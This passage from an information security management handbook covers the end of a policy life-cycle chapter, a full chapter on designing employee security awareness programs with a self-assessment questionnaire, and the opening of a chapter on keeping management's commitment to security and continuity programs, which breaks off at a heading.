- *Maintenance.* With its overall responsibility for the organization's information security program, the information security function is best positioned to maintain security policies, guidelines, standards, and baselines having organization-wide applicability to ensure they remain current and available to those affected by them. At lower levels of the organization, proponent elements as owners of security procedures should perform the maintenance function for procedures that they develop for their organizations.

- *Retirement.* When a policy, standard, baseline, or guideline is no longer necessary and must be retired, the proponent for it should have the responsibility for retiring it. Normally, the organization's information security function will perform this function for organization-wide security policies, standards, baselines, and guidelines, while the proponent element that serves as the owner of security procedures should have responsibility for retiring the procedure under these circumstances.

Although this methodology is presented as an approach for developing information security policies specifically, its potential utility should be fairly obvious to an organization in the development, implementation, maintenance, and disposal of the full range of its policies — both security related and otherwise.

Conclusion

The life cycle of a security policy is far more complex than simply drafting written requirements to correct a deviation or in response to a newly deployed technology and then posting it on the corporate intranet for employees to read. Employment of a comprehensive policy life cycle as described here will provide a framework to help an organization ensure that these interrelated functions are performed consistently over the life of a policy through the assignment of responsibility for the execution of each policy development function according to policy type. Utilization of the security policy life-cycle model can result in policies that are timely, well written, current, widely supported and endorsed, approved, and enforceable for all levels of the organization to which they apply.

Security Awareness Program

Tom Peltier

INTRODUCTION

Development of security policies, standards, procedures, and guidelines is only the beginning of an effective information security program. A strong security architecture will be less effective if there is no process in place to make certain that the employees are aware of their rights and responsibilities. All too often, security professionals implement the "perfect" security program, and then forget to factor the customer into the formula. In order for the product to be as successful as possible, the information security professional must find a way to sell this product to the customers. An effective security awareness program could be the most cost-effective action management can take to protect its critical information assets.

Implementing an effective security awareness program will help all employees understand why they need to take information security seriously, what they will gain from its implementation, and how it will assist them in completing their assigned tasks. The process should begin at new-employee orientation and continue annually for all employees at all levels of the organization.

KEY GOALS OF AN INFORMATION SECURITY PROGRAM

For security professionals there are three key elements for any security program: *integrity*, *confidentiality*, and *availability*. Management wants information to reflect the real world and to have confidence in the information available to them so they can make informed business decisions. One of the goals of an effective security program is to ensure that the organization's information and its information processing resources are properly protected.

The goal of confidentiality extends beyond just keeping the bad guys out; it also ensures that those with a business need have access to the resources they need to get their jobs done. Confidentiality ensures that

controls and reporting mechanisms are in place to detect problems or possible intrusions with speed and accuracy.

DELOITTE & TOUCHE	RATE 1–3	ERNST & YOUNG
1	**Availability**	2
3	**Confidentiality**	3
2	**Integrity**	1

1 = Most Important, 2 = next, 3 = least

Exhibit 12.1. Fortune 500 Managers Rate the Importance of Information

In a pair of recent surveys, the Big Four Accounting firms of Ernst & Young and Deloitte & Touche interviewed Fortune 500 managers and asked them to rank (in importance to them) information availability, confidentiality, and integrity. As can be seen from Exhibit 12.1, the managers felt that information needed to be available when they needed to have access to it. Implementing access control packages that rendered access difficult or overly restrictive is a detriment to the business process. Additionally, other managers felt that the information must reflect the real world. That is, controls should be in place to ensure that the information is correct. Preventing or controlling access to information that was incorrect was of little value to the enterprise.

An effective information security program must review the business objectives or the mission of the organization and ensure that these goals are met. Meeting the business objectives of the organization and understanding the customers' needs are what the goal of a security program is all about. An awareness program will reinforce these goals and will make the information security program more acceptable to the employee base.

KEY ELEMENTS OF A SECURITY PROGRAM

The starting point with any security program is the implementation of policies, standards, procedures, and guidelines. As important as the written word is in defining the goals and objectives of the program and the organization, the fact is that most employees will not have the time or the desire to read these important documents. An awareness program will ensure that the messages identified as important will get to all of those who need them.

Having individuals responsible for the implementation of the security program is another key element. To be most effective, the enterprise will

need to have leadership at a minimum of two levels. There is a strong need to identify a senior level manager to assume the role of Corporate Information Officer (CIO). In a supporting capacity, an information security coordinator responsible for the day-to-day implementation of the information security program and reporting to the CIO is the second key player in the overall security program. Because a security program is more than just directions from the IT organization, each business unit should have its own coordinator responsible for the implementation of the program within that business unit.

The ability to classify information assets according to their relative value to the organization is the third key element in an information security program. Knowing what information an organization has that is sensitive will allow the informed implementation of controls and will allow the business units to use their limited resources where they will provide the most value. Understanding classification levels, employee responsibilities (owner, custodian, user), intellectual property requirements (copyright, trade secret, patent), and privacy rights is critical. An effective awareness program will have to take this most confusing message to all employees and provide training material for all nonemployees needing access to such resources.

The fourth key element is the implementation of the basic security concepts of separation of duties and rotation of assignments. *Separation of duties* — No single individual should have complete control of a business process or transaction from inception to completion. This control concept limits the potential error, opportunity, and temptation of personnel, and can best be defined as segregating incompatible functions (e.g., accounts payable activities with disbursement). The activities of a process are split among several people. Mistakes made by one person tend to be caught by the next person in the chain, thereby increasing information integrity. Unauthorized activities will be limited since no one person can complete a process without the knowledge and support of another. *Rotation of assignments* — Individuals should alternate various essential tasks involving business activities or transactions periodically. There are always some assignments that can cause an organization to be at risk unless proper controls are in place. To ensure that desk procedures are being followed and to provide for staff backup on essential functions, individuals should be assigned to different tasks at regular intervals.

One of the often-heard knocks against rotation of assignments is that it reduces job efficiency. However, it has been proven that an employee's interest declines over time when doing the same job for extended periods. Additionally, employees sometimes develop dangerous shortcuts when they have been in a job too long. By rotating assignments, the organization

can compare the different ways of doing the task and determine where changes should be made.

The final element in an overall security program is an employee awareness program. Each of these elements will ensure that an organization meets its goals and objectives. The employee security awareness program will ensure that the program has a chance to succeed.

SECURITY AWARENESS PROGRAM GOALS

In order to be successful, a security awareness program must stress how security will support the enterprise's business objectives. Selling a security program requires the identification of business needs and how the security program supports those objectives. Employees want to know how to get things accomplished and to whom to turn for assistance. A strong awareness program will provide those important elements.

All personnel need to know and understand management's directives relating to the protection of information and information processing resources. One of the key objectives of a security awareness program is to ensure that all personnel get this message. It must be presented to new employees as well as existing employees. The program must also work with the Purchasing people to ensure that the message of security is presented to contract personnel. It is important to understand that contract personnel need to have this information, but it must be handled through their contract house. Work with Purchasing and Legal to establish the proper process.

All too often the security program fails because there is little or no follow-up. There is usually a big splash with all the fanfare that kicks off a new program. Unfortunately this is where many programs end. Employees have learned that if they wait long enough, the new programs will die from lack of interest or follow-up. It is very important to keep the message in front of the user community and to do this on a regular basis. To assist you in this process, there are a number of "Days" that can be used in conjunction with your awareness program.

- May 10 — International Emergency Response Day
- September 8 — Computer Virus Awareness Day
- November 30 — International Computer Security Day

Keeping the message in front of the user community is not enough. The message must make the issues of security alive and important to all employees. It is important to find ways to tie the message in with the goals and objectives of each department. Every department has different objectives and different security needs. The awareness message needs to reflect those concerns. We will discuss this in more detail shortly.

Find ways to make the message important to employees. When discussing controls, identify how they help protect the employee. When requiring employees to wear identification badges, many security programs tell the employees that this has been implemented to meet security objectives. What does this really mean? What the employees should be told is that the badges ensure that only authorized persons have access to the workplace. By doing this, the company is attempting to protect the employees. Finding out how controls support or protect the company's assets (including the employees) will make the security program message more acceptable.

Finally, a security program is meant to reduce losses associated with either intentional or accidental information disclosure, modification, destruction, and or denial of service. This can be accomplished by raising the consciousness of all employees regarding ways to protect information and information processing resources. By ensuring that these goals are met, the enterprise will be able to improve employee efficiency and productivity.

IDENTIFY CURRENT TRAINING NEEDS

To be successful, the awareness program should take into account the needs and current levels of training and understanding of the employees and management. There are five keys to establishing an effective awareness program. These include:

- Assess the current level of computer usage:
- Determine what the managers and employees want to learn.
- Examine the level of receptiveness to the security program.
- Map out how to gain acceptance.
- Identify possible allies.

To assess the current level of computer usage, it will be necessary to ask questions of the audience. While sophisticated work stations may be found in employees' work areas, their understanding of what these devices can do may be very limited. Ask questions as to what the jobs are and how the tools available are used to support these tasks. It may come as a surprise to find that the most sophisticated computer is being used as a glorified 3270 terminal.

Be an effective listener. Listen to what the users are saying and scale the awareness and training sessions to meet their needs. In the awareness field, one size (or plan) does not fit everyone.

Work with the managers and supervisors to understand what their needs are and how the program can help them. It will become necessary for you to understand the language of the business units and to interpret their needs. Once you have an understanding, you will be able to modify

the program to meet these special needs. No single awareness program will work for every business unit. There must be alterations and a willingness to accept suggestions from nonsecurity personnel.

Identify the level of receptiveness to the security program. Find out what is accepted and what is meeting resistance. Examine the areas of noncompliance and try to find ways to alter the program if at all possible. Do not change fundamental information security precepts just to gain unanimous acceptance; this is an unattainable goal. Make the program meet the greater good of the enterprise and then work with pockets of resistance to lessen the impact.

The best way to gain acceptance is to make your employees and managers partners in the security process. Never submit a new control or policy to management without sitting down with them individually and reviewing the objectives. This will require you to do your homework and to understand the business process in each department. It will be important to know the peak periods of activity in the department and what the manager's concerns are. When meeting with the managers, be sure to listen to their concerns and be prepared to ask for their suggestions on how to improve the program. Remember the key here is to partner with your audience.

Finally, look for possible allies. Find out what managers support the objectives of the security program and identify those who have the respect of their peers. This means that it will be necessary to expand the area of support beyond physical security and the audit staff. Seek out business managers who have a vested interest in seeing this program succeed. Use their support to springboard the program to acceptance.

A key point in this entire process is to never refer to the security program or the awareness campaign as "my program." The enterprise has identified the need for security, and you and your group are acting as the catalysts for moving the program forward. When discussing the program with employees and managers, it will be beneficial to refer to it as "their program" or "our program." Make them feel that they are key stakeholders in this process.

In a presentation used to introduce the security concept to the organization, it may be beneficial to say something like:

> Just as steps have been to taken to ensure the safety of the employees in the workplace, the organization is now asking that the employees work to protect the second most important enterprise asset — information. If the organization fails to protect its information from unauthorized access, modification, disclosure, or destruction, the organization faces the prospect of loss of customer confidence, com-

petitive advantage, and possibly jobs. All employees must accept the need and responsibility to protect our property and assets.

Involve the user community and accept their comments whenever possible. Make information security their program. Use what they identify as important in the awareness program. By having them involved, the program truly becomes theirs and they are more willing to accept and internalize the process.

SECURITY AWARENESS PROGRAM DEVELOPMENT

Not everyone needs the same degree or type of information security awareness to do their jobs. An awareness program that distinguishes between groups of people, and presents only information that is relevant to that particular audience will have the best results. Segmenting the audiences by job function, familiarity with systems, or some other category can improve the effectiveness of the security awareness and acceptance program. The purpose of segmenting audiences is to give the message the best possible chance of success. There are many ways in to segment the user community. Some of the more common methods are provided for you here.

- *Level of Awareness* — Employees may be divided up based on their current level of awareness of the information security objectives. One method of determining levels of awareness is to conduct a "walkabout." A walkabout is conducted after normal working hours and looks for certain key indicators. Look for just five key indicators:
  1. Offices locked
  2. Desks and cabinets locked
  3. Work stations secured
  4. Information secured
  5. Recording media (diskettes, tapes, CDs, cassettes, etc.) Secured
- *Job category* — Personnel may be grouped according to their job functions or titles.
  1. Senior managers (including officers and directors)
  2. Middle management
  3. Line supervision
  4. Employees
  5. Others
- *Specific job function* — Employees and personnel may be grouped according to:
  1. Service providers
  2. Information owners
  3. Users
- *Information processing knowledge* — As discussed above, not every employee has the same level of knowledge on how computers work. A security message for technical support personnel may be very differ-

ent from that for data entry clerks. Senior management may have a very different level of computer skills than their office administrator.
- *Technology, system, or application used* — To avoid "religious wars," it may be prudent to segment the audience based on the technology used. Mac users and users of Intel-based systems often have differing views, as do MVS users and UNIX users. The message may reach the audience faster if the technology used is considered.

Once the audience has been segmented, it will be necessary to establish the roles expected of the employees. These roles may include information owners, custodians of the data and systems, and general users. For all messages it will be necessary to employ the KISS process. That is, Keep It Simple, Sweetie. Inform the audience, but try to stay away from commandments or directives. Discuss the goals and objectives using real-world scenarios. Whenever possible, avoid quoting policies, procedures, standards, or guidelines.

Policies and procedures are boring, and if employees want more information, they can access the documents on the organization intranet. If you feel that you must resort to this method, you have missed the most important tenet of awareness: to identify the business reason *why*. Never tell employees that something is being implemented to "be in compliance with audit requirements." This is, at best, a cop out and fails to explain in business terms why something is needed.

METHODS USED TO CONVEY THE AWARENESS MESSAGE

How do people learn and where do people obtain their information? These are two very important questions to understand when developing an information security awareness program. Each one is different. If we were implementing a training program, we would be able to select from three basic methods of training:

- Buy a book and read about the subject
- Watch a video on the subject
- Ask someone to show you how

For most employees, the third method is best for training. They like the hands-on approach and want to have someone there to answer their questions. With security awareness, the process is a little different. According to findings reported in *USA Today*, over 90 percent of Americans obtain their news from television or radio. To make an awareness program work, it will be necessary to tap into that model.

There are a number of different ways to get the message out to the user community. The key is to make the message stimulating to the senses of the audience. This can be accomplished by using posters, pictures, and

videos. Because so many of our employees use television as their primary source of information, it is important to use videos to reinforce the message. The use of videos will serve several purposes.

With the advent of the news-magazine format so popular in television today, our employees are already conditioned to accept the information presented as factual. This allows us to use the media to present the messages we consider important. Because the audience accepts material presented in this format, the use of videos allows us to bring in an informed outsider to present the message. Many times our message fails because the audience knows the messenger. Being a fellow worker, our credibility may be questioned. A video provides an expert on the subject.

There are a number of organizations that offer computer and information security videos (a listing of how to contact them is included at the end of this chapter). You might want to consider having a senior executive videotape a message that can be run at the beginning of the other video. Costs for creating a quality in-house video can be prohibitive. A 20-minute video that is more than just "talking heads" can run $90,000 to $100,000. Check out the quality and messages of the vendors discussed later in this chapter.

An effective program will also take advantage of brochures, newsletters, or booklets. In all cases, the effectiveness of the medium will depend on how well it is created and how succinct the message is. One major problem with newsletters is finding enough material to fill the pages each time you want to go to print. One way to present a quality newsletter is to look for vendors to provide such material. The Computer Security Institute offers a document titled *Frontline*. This newsletter is researched and written every quarter by CSI's own editorial staff. It provides the space for a column written by your organization to provide information pertinent for your organization. Once the materials are ready, CSI sends out either camera-ready or PDF format versions of the newsletter. The customer is then authorized to make unlimited copies.

As we discussed above, many organizations are requiring business units to name information protection coordinators. One of the tasks of these coordinators is to present awareness sessions for their organizations. An effective way to get a consistent message out is to "train the trainers." Create a security awareness presentation and then bring in the coordinators to train them in presenting the corporate message to their user community. This will ensure that the message presented meets the needs of each organization and that they view the program as theirs.

It will be necessary to identify those employees who have not attended awareness training. By having some form of sign-in or other recording mechanism, the program will be assured of reaching most of the employees. By having the coordinator submit annual reports on the number of

employees trained, the enterprise will have a degree of comfort in meeting its goals and objectives.

PRESENTATION KEY ELEMENTS

While every organization has its own style and method for training, it might help to review some important issues when creating an awareness program. One very important item to keep in mind is that the topic of information security is very broad. Do not get overwhelmed with the prospect of providing information on every facet of information security in one meeting. Remember the old adage, "How do you eat an elephant? One bite at a time."

Prioritize your message for the employees. Start small and build on the program. Remember you are going to have many opportunities to present your messages. Identify where to begin, present the message, reinforce the message, and then build to the next objective. Keep the training session as brief as possible. It is normally recommended to limit these sessions to no more than 50 minutes. There are a number of reasons for this: biology (you can only hold coffee for so long), attention spans, and productive work needs. Start with an attention-grabbing piece and then follow up with additional information.

Tailor the presentations to the vocabulary and skill of the audience. Know to whom you are talking and provide them with information they can understand. This will not be a formal doctoral presentation. The awareness session must take into account the audience and the culture of the organization. Understand the needs, knowledge, and jobs of the attendees. Stress the positive and business side of security — protecting the assets of the organization. Provide the audience with a reminder (booklet, brochure, or trinket) of the objectives of the program.

TYPICAL PRESENTATION FORMAT

In a program that hopes to modify behavior, the three keys are: tell them what you are going to say; say it; and then remind them of what you said. A typical agenda appears in Exhibit 12.2.

Start with an introduction of what information security is about and how it will impact their business units and departments. Follow with a video that will reinforce the message and present the audience with an external expert supporting the corporate message. Discuss any methods that will be employed to monitor compliance to the program and provide the audience with the rationale for the compliance checking. Provide them with a time for questions and ensure that every question either gets an answer or is recorded and the answer provided as soon as possible. Finally, give them some item that will reinforce the message.

Exhibit 12.2. Typical Security Awareness Meeting Agenda

WHEN TO DO AWARENESS

Any awareness program must be scheduled around the work patterns of the audience. Take into account busy periods for the various departments and make certain that the sessions do not impact their peak periods. The best times for having these sessions is in the morning on Tuesday, Wednesday, and Thursday. A meeting first-thing Monday morning will impact those trying to get the week's work started. Having the session on Friday afternoon will not be as productive as you would like. Scheduling anything right after lunch is always a worry. The human physiological clock is at its lowest productivity level right after lunch. If you turn out the lights to show a movie, the snoring may drown out the audio. Also, schedule sessions during off-shift hours. Second- and third-shift employees should have the opportunity to view the message during their work hours just as those on the day shift do.

SENIOR MANAGEMENT PRESENTATIONS

While most other sessions will last about an hour, senior management has less time, even for issues as important as this. Prepare a special brief, concise presentation plus in-depth supporting documents. Unlike other presentations, senior management often does not want the "dog and pony show." They may not even want presentation foils to be used. They prefer that you sit with them for a few minutes and discuss the program and how it will help them meet their business objectives.

Quickly explain the purpose of the program, identify any problem areas and what solutions you propose. Suggest a plan of action. Do not go to them with problems for which you do not have a solution. Do not give them a number of solutions and ask them to choose. You are their expert and

they are expecting you to come to them with your informed opinion on how the organization should move forward.

GROUP	BEST TECHNIQUES	BEST APPROACH	EXPECTED RESULTS
Senior Management	Cost justification Industry comparison Audit report Risk analysis	Presentation Video Violation reports	Funding Support
Line Supervisors	Demonstrate job performance benefits Perform security reviews	Presentation Circulate news articles Video	Support Resource help Adherence
Users	Sign responsibility statements Policies and procedures	Presentation Newsletters Video	Adherence Support

Exhibit 12.3. Three Groups

Senior management — will be expecting a sound, rational approach to information security. They will be interested in the overall cost of implementing the policies and procedures and how this program stacks up against others in the industry. A key concern will be how their policies and procedures will be viewed by the audit staff and that the security program will give them an acceptable level of risk.

Line supervisors — These individuals are focused on getting their job done. They will not be interested in anything that appears to slow down their already tight schedule. To win them over, it will be necessary to demonstrate how the new controls will improve their job performance process. As we have been stressing since the beginning, the goal of security is to assist management in meeting the business objectives or mission.

It will be self-defeating to tell supervisors that the new policies are being implemented to allow the company to be in compliance with audit requirements. This is not the reason to do anything, and a supervisor will find this reason useless. Stress how the new process will give the employees the tools they need (access to information and systems) in a timely and efficient manner. Show them where the problem-resolution process is and who to call if there are any problems with the new process.

Employees — are going to be skeptical. They have been through so many company initiatives that they have learned to wait. If they wait long enough and do nothing new, the initiative will generally die on its own. It will be necessary to build employees' awareness of the information security policies and procedures. Identify what is expected of them and how it will assist them in gaining access to the information and systems they need to complete their tasks. Point out that by protecting access to information, they can have a reasonable level of assurance (remember, never use absolutes) that their information assets will be protected from unauthorized access, modification, disclosure, or destruction.

The type of approach chosen will be based on whether your organization has an information security program in place and how active it is. For those organizations with no information security program, it will be necessary to convince management and employees of its importance. For organizations with an existing or outdated program, the key will be convincing management and employees that there is a need for change.

THE INFORMATION SECURITY MESSAGE

The employees need to know that information is an important enterprise asset and is the property of the organization. All employees have a responsibility to ensure that this asset, like all others, must be protected and used to support management-approved business activities. To assist them in this process, employees must be made aware of the possible threats and what can be done to combat those threats. The scope of the program must be identified. Is the program dealing only with computer-held data or does it reach to all information wherever it resides? Make sure the employees know the total scope of the program. Enlist their support in protecting this asset. The mission and business of the enterprise may depend on it.

INFORMATION SECURITY SELF-ASSESSMENT

Each organization will have to develop a process by which to measure the compliance level of the information security program. As part of the awareness process, staff should be made aware of the compliance process. Included for you here is an example of how an organization might evaluate the level of information security within a department or throughout the enterprise.

INFORMATION PROTECTION PROGRAM AND ADMINISTRATION ASSESSMENT QUESTIONNAIRE

Rating Scale

1 = Completed
2 = Being implemented
3 = In development
4 = Under discussion
5 = Haven't begun

FACTORS	RATING/VALUE 1 2 3 4 5
A. ADMINISTRATION	
1. A Corporate Information Officer (CIO) or equivalent level of authority has been named and is responsible for implementing and maintaining an effective IP program.	1 2 3 4 5
2. An individual has been designated as the organization information protection coordinator (OIPC) and has been assigned overall responsibility for the IP program.	1 2 3 4 5
3. The OIPC reports directly to the CIO or equivalent.	1 2 3 4 5
4. IP is identified as a separate and distinct budget item (minimally 1 to 3 percent of the overall ISO budget).	1 2 3 4 5
5. Senior management is aware of the business need for an effective program and is committed to its success.	1 2 3 4 5
6. Each business unit, department, agency, etc., has designated an individual responsible for implementing the IP program for the organization.	1 2 3 4 5
B. PROGRAM	
1. The IP program supports the business objectives or mission statement of the enterprise.	1 2 3 4 5
2. An enterprise-wide IP policy has been implemented.	1 2 3 4 5
3. The IP program is an integral element of the enterprise's overall management practices.	1 2 3 4 5
4. A formal risk analysis process has been implemented to assist management in making informed business decisions.	1 2 3 4 5
5. Purchase and implementation of IP countermeasures are based on cost/benefit analysis utilizing risk analysis input.	1 2 3 4 5
6. The IP program is integrated into a variety of areas both inside and outside the "computer security" field.	1 2 3 4 5
7. Comprehensive information-protection policies, procedures, standards, and guidelines have been created and disseminated to all employees and appropriate third parties.	1 2 3 4 5
8. An ongoing IP awareness program has been implemented for all employees.	1 2 3 4 5
9. A positive, proactive relationship between IP and audit has been established and is actively cultivated.	1 2 3 4 5
C. COMPLIANCE	
1. Employees are made aware that their data processing activities may be monitored.	1 2 3 4 5

FACTORS	RATING/VALUE 1 2 3 4 5
2. An effective program to monitor IP program-related activities has been implemented.	1 2 3 4 5
3. Employee compliance with IP-related issues is a performance appraisal element.	1 2 3 4 5
4. The ITD Project Team members have access to individuals who have leading-edge hardware/software expertise to help the Project Team, as needed.	1 2 3 4 5
5. The application development methodology addresses IP requirements during all phases, including the initiation or analysis (first) phase.	1 2 3 4 5
6. The IP program is reviewed annually and modified where necessary.	1 2 3 4 5
OTHER FACTORS	
1.	1 2 3 4 5
2.	1 2 3 4 5
3.	1 2 3 4 5
TOTAL SCORE	

Interpreting the Total Score: Use this table of risk assessment questionnaire score ranges to assess resolution urgency and related actions.

IF THE SCORE IS...	AND...	THE ASSESSMENT RATE IS …	ACTIONS MIGHT INCLUDE...
21 to 32	• Most activities have been implemented • Most employees are aware of the program	Superior	• Annual reviews and reports to management • Annual recognition days (Computer Security Awareness Day) • Team recognition may be appropriate!
32 to 41	• Many activities have been implemented • Many employees are aware of the program and its objectives	Excellent	• Formal action plan must be implemented • Obtain appropriate sponsorship • Obtain senior management commitment
42 to 62	• Some activities are under development • An IP team has been identified	Solid	• Identify IP program goals • Identify management sponsor • Implement IP policy
63 to 83	• There is a plan to begin planning • Some benchmarking has begun	Low	• Identify roles and responsibilities • Conduct formal risk analysis
84 to 105	• Policies, standards, procedures are missing or not implemented • Management and employees are unaware of the need for a program	Poor	• Conduct risk assessment • Prioritize program elements • Obtain budget commitment • Identify OIPC

CONCLUSION

Information security is more than just policies, standards, procedures, and guidelines. It is more than audit comments and requirements. It is a cultural change for most employees. Before any employee can be required to comply with a security program, he first must become aware of the program. Awareness is an ongoing program that employees must have contact with on at least an annual basis.

Information security awareness does not require huge cash outlays. It does require time and proper project management. Keep the message in front of the employees. Use different methods and means. Bring in outside speakers whenever possible, and use videos to your best advantage.

Maintaining Management's Commitment

William Tompkins, CISSP, CBCP

After many information security and recovery/contingency practitioners have enjoyed the success of getting their programs off the planning board and into reality, they are then faced with another, possibly more difficult challenge … keeping their organization's program "alive and kicking." More accurately, they seem to be struggling to keep either or both of these programs (business continuity and information security) active and effective.

In many instances, it is getting the initial buy-in from management that is difficult. However, if practitioners "pass the course" (i.e., Management Buy-in 101), they could be faced with a more difficult long-term task: maintaining management's commitment. That "course" could be called Management Buy-in 201. This chapter addresses what can be done beyond initial buy-in, but it will also expand on some of those same initial buy-in principles.

This chapter discusses methods to keep management's attention, keep them involved, and keep all staff members aware of management's buy-in and endorsement. One of the primary requirements to continuing the success of these programs is keeping management aware and committed. When management does not visibly support the program or if they think it is not important, then other employees will not participate.

"What Have You Done for Me Lately?!"

Up to this point in time, most practitioners have not had a manager say this to them, although there have been a few practitioners who have actually heard it from their managers. But, in many instances, the truth is that many managers think of these programs only as a project; that is, the manager thinks "… when this is completed, I can move on to other, more important … ." With this in mind, InfoSec and disaster recovery planners always seem to be under this "sword of Damocles." A key item the practitioner must continually stress is that this is a journey, not a destination.

What does this journey include? This chapter concentrates on four categories:

1. *Communication*. What are we trying to communicate? Who are we communicating with? What message do we want them to hear?
2. *Meetings*. The practitioner will always be meeting with management; so, what should be said to the *different* levels of management we meet with?
3. *Education*. Educating anyone, including management, is a continuous process. What information is it that management should learn?
4. *Motivation*. What one can (or should) use to encourage and inspire management and to keep their support.

Communication

Why is it difficult to communicate with management? "Management does not understand what the practitioner does." "Management is only worried about costs." Or, "Management never listens." These are familiar thoughts with which a practitioner struggles.

The message must be kept fresh in management's mind. However, the underlying issues here are that the practitioner (1) must keep up-to-date, (2) must speak in terms managers can associate with the business, and (3) is obligated to come up with cost-saving ideas (this idea itself may need some work). One more consideration: do managers only pay attention to those who make them look good? Well, yes, but it is not always the same people who appear to make them look good. The practitioner must continuously work at being "the one to make them look good."

Assumptions versus Reality

What to communicate or what to avoid communicating? Both are important, but it is critical in both the security and business continuity professions to avoid assumptions. Many examples can probably be imagined of management and security/BCP (business continuity planning) practitioners suffering from the after-effects of incorrect assumptions.

In the area of disaster recovery planning, it is of paramount importance to ensure that upper management is aware of the actual recovery capabilities of the organization. Management can easily assume that the organization could recover quickly from a crisis — possibly in terms of hours rather than the reality, at a minimum, of days to recover. Management may be assuming that all organizational units have coordinated their recovery plans through the Disaster Recovery Coordinator rather than the reality that business units have been purchasing and installing their own little networks and sub-nets with no thought for organization-wide recovery. Management may be assuming that, regardless of the severity of the disaster, all information would be recovered up to the point of failure when the reality is that the organization might be able to recover using last night's backups but more probable is that the recovery may only be to a point several days previous.

Then there is the flip-side of mistaken assumptions. At a security conference in March 2000, Dr. Eugene Schulz, of Global Integrity Corp., related a story about the peers of a well-respected information security practitioner who believed that this person had a very good security program. Unfortunately, the reality was that senior management in the company was very dissatisfied with the program because the security practitioner had developed it without becoming familiar with the organization's real business processes. This type of dissatisfaction will precipitate the loss of management as stakeholders in the program and loss of budgetary support or, at the least, management will no longer view themselves as a partner in the program development process.

Differing Management Levels … Different Approach

Who a practitioner works with in any organization or, more accurately, who is communicated with should dictate what will be discussed and whatever is said must be in terms that is certain to be understood by any manager. Avoid techno-babble; that is, do not try to teach somebody something they probably will not remember and, typically, not even care to know.

The references used by a practitioner to increase understanding in any topic area must be interpreted into management's terms, that is, terms that management will understand. When possible, stick to basic business principles: cost-benefit and cost-avoidance considerations and business enablers that can be part of an organization's project planning and project management. Unless contingency planning services or information security consulting is the organization's business, it is difficult to show how that company can make a revenue profit from BCP or InfoSec. But, always be prepared to discuss the benefits to be gained and what excessive costs could be avoided if BCP and InfoSec are included in any MIS project plan from the beginning of the project.

Exhibit 82.1 provides some simple examples of cost benefits and cost avoidance (versus return on investment) that most companies can recognize.

EXHIBIT 82.1 Cost Benefits and Cost Avoidance

	BCP	InfoSecurity
Benefits		
Protect the organization	X	X
Maintain the company's reputation	X	X
Assurance of availability	X	
Minimize careless breach of security		X
Maximize effort for intentional breaches		X
Avoidance		
Increase cost for unplanned recovery	X	
Possibly up to four times (or more) of an increase in total project costs to add InfoSec (or BCP) to an application or system that has already been completed	X	X
The cost of being out of business is …?	X	X

The Practitioner(s) … A Business Enabler?

Hopefully, the organization is not in what might be the "typical" recovery posture; that is, information technology (IT) recovery is planned, but not business process recovery. Whatever the requirements for an IT project, the practitioner must continually strive to be perceived as a value-added member of the team and to ensure significant factors (that might keep the business process going) are considered early in development stages of a project. Practitioners will be recognized as business enablers when they do not rely on management's assumptions and they clearly communicate (and document) explicit recovery service level agreements, such as time to recovery (maximum acceptable outage duration), system failure monitoring, uptime guarantees (internal and external), performance metrics, and level-of-service price models.

In today's business world, it is generally accepted that almost all businesses will have some dependence on the Internet. It has become a critical requirement to communicate that the success of the business processes will depend significantly on how quickly the company can recover and restore the automated business process in real-time. Successfully communicating this should increase the comfort level the organization's customers and partners have in the company because it demonstrates how effectively the company controls its online business processes.

Get involved early with "new" system development. It is imperative to do whatever is reasonable to get policy-based requirements for info security and contingency planning considered in the earliest phases of developing a business process. Emphasize that these are part of infrastructure costs — not add-on costs.

Avoid the current trend (organization pitfall, really) of trying to drive the development of a new business process from the IT perspective rather than the reverse. That is, automated business processes should be structured from the perspective of the business needs.

Meetings

As stated, where the practitioner is located within the organizational structure of the company will determine whom to start working with, but first, (1) know the business, (2) know what management desires, and (3) know the technical requirements. Practitioners must have some kind of advance understanding of what their administration will "move" on or they will probably do more harm than good if they try to push an idea that is certain to die on the drawing board (see Exhibit 82.2).

Some of the most important things that should be on the practitioner's mind include:

- What are management's concerns?
- What are the organizational accomplishments?

EXHIBIT 82.2 Introductory Meetings

One of the most important tasks I assign myself when starting at a new organization is to schedule a one-on-one "Introductory Meeting" with as many managers as is possible. The stated objective of this meeting is to get to know the business. I tell each manager that I am not there to discuss my role in the organization, typically because my role is still in its formative stages. I tell them up front that I need to know about *this* section's business processes to become better able to perform my role. Sometimes, I have to remind them that I am really interested in learning about the business process and not necessarily about the IT uses in the section. Next, I ask them if they would suggest someone else in the organization that they feel would be helpful for me to meet to get a more complete "picture" of the organization (a meeting is subsequently scheduled based on this recommendation). Finally, if it seems appropriate, I ask them if they have any security concerns. I try to keep this initial meeting around half an hour long and not more than 45 minutes at the outside. You will find that many times higher level managers will only be able to "squeeze" in 15 minutes or so … take what you can get!

EXHIBIT 82.3 Topics for Discussion

Be prepared to discuss:

- Total cost of recovery
- Moving from EDI on VANs to VPNs
- Total cost of operations
- Voice-over-IP
- Voice recognition systems
- Wireless networking
- Self-healing networks
- IT risk insurance
- Data warehousing impacts
- Charge-back accounting
- BCP and InfoSec at conception
- Virtual Router Redundancy Protocol

- How can I help? Go into any meeting prepared to discuss a long-term strategic plan. Be prepared to discuss short-term tactical efforts. Always be ready to discuss probable budget requirements.

Restating one of the "planks" in the practitioner's management commitment platform, practitioners must keep themselves up-to-date regarding changes in technology. Be prepared to discuss information technology impacts on the organization. Exhibit 82.3 lists just a few of the items with which the practitioner should be familiar.

On the administrative side, the practitioner should always be comfortable discussing policy. Creating or modifying policy is probably one of the most sensitive areas in which one is involved. Typically, it is not within the practitioner's appropriate scope of authority to set policy, but one is expected to make recommendations for and draft policies in one's area of expertise. Here again, the practitioner can be viewed as a value-added part of the team in making recommendations for setting policy; specifically, does the company perform a periodic review of policy (making timely changes as appropriate)? Also, to what level does the organization's policy address those pesky details; for example, does the policy say who is responsible/accountable? Does the policy address compliance; that is, is there a "hammer?" How is the policy enforced? The practitioner should be able to distinguish different levels of policy; for example, at a high level (protect information resources) and at a more detailed level (a policy for use of the WWW or a procedure for recovering a Web site).

Meetings with Executive and Senior Management

When (and if) practitioners get onto the executive committee agenda, they must be prepared! Only you can make yourself look good (or bad) when these opportunities arise. Typically, a status update should be simple and to-the-point: what has been accomplished, what is now happening, and what is in the works. Again, it cannot be over-emphasized that it is important to keep the information relevant to the organization's industry

segment and keep the (planned) presentation brief. Remember: do not try to teach management something they probably are not interested in learning and probably will not remember anyway.

Meeting Mid-level Managers

